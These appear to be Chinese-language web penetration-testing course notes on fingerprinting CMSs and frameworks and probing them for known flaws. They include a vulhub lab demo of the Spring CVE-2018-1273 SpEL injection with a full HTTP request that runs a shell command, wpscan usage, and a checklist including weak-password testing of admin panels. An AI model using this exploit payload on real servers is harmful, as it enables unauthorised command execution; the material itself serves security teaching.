
# Day43　漏洞发现–WEB应用之漏洞探针类型利用修复




## 43.1 站点判断

### 43.1.1 已知CMS

```
1　如常见的 dedecms.discuz,wordpress 等源码结构，这种一般采用非框架类开发，但也有少部分采用的是框架类开发，针对此类源码程序的安全检测，我们要利用公开的漏洞进行测试，如不存在可采用白盒代码审计自行挖掘。
```

### 43.1.2 开发框架

```
如常见的 thinkphp，spring,flask 等开发的源码程序，这种源码程序正常的安全测试思路：先获取对应的开发框架信息(名字，版本)，通过公开的框架类安全问题进行测试，如不存在可采用白盒代码审计自行挖掘。
```

### 43.1.3 未知CMS

```
如常见的企业或个人内部程序源码，也可以是某 CMS 二次开发的源码结构，针对此类的源码程序测试思路：能识别二次开发就按已知 CMS 思路进行，不能确定二次开发的话可以采用常规综合类扫描工具或脚本进行探针，也可以采用人工探针（功能点，参数，盲猜），同样在有源码的情况下也可以进行代码审计自行挖掘。
```

---

## 43.2 演示案例

### 43.2.1 CVE-2018-1273命令执行演示（已知框架：spring框架）

运行vulhub的靶场环境：

```
docker-compose up -d
```

参考前面链接中的Payload，在注册的时候抓包，并修改成如下数据包：


```
POST /users?page=&size=5 HTTP/1.1
Host: localhost:8080
Connection: keep-alive
Content-Length: 124
Pragma: no-cache
Cache-Control: no-cache
Origin: http://localhost:8080
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://localhost:8080/users?page=0&size=5
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8

username[#this.getClass().forName("java.lang.Runtime").getRuntime().exec("touch /tmp/success")]=&password
```

执行`docker-compose exec spring bash`进入容器中，可见成功创建`/tmp/success`，说明命令执行成功：


```
root@d67cc275f31a:/# ls /tmp/
hsperfdata_root  tomcat-docbase.2156753449806481928.8080
success          tomcat.2833001388683930202.8080
root@d67cc275f31a:/#
```

### 43.2.2 已知CMS为wordpress

因为已知为wordpress,此处采用工具wpscan进行测试，可以通过各种方法去识别cms：





kali的wpscan对目标进行扫描：





新版本的wpscan需要去官网上申请注册一个账号，并获取账号api-token，复制到工具中才可正常使用：


```
1  https://wpscan.com/register
```



重新在后面加上参数api-token进行测试：




红色感叹号处均为扫描出来对应漏洞，可进行利用（通过sqlmap等工具进行测试）：



## 43.2.3 已知CMS非框架类—代码审计—qqyewu_php


```
1.识别网站cms
2.寻找对应cms漏洞，查看cms升级时间
3.寻找后台，进行弱口令测试
4.扫描端口收集信息
5.寻找网站备份文件
```

## 资源：

```
https://vulhub.org/
https://wpvulndb.com/users/sign_up
https://github.com/wpscanteam/wpscan
https://github.com/ajinabraham/CMSScan
https://pan.baidu.com/s/1KCa-5gU8R8jPXYY19vyvZA 提取码：xiao
```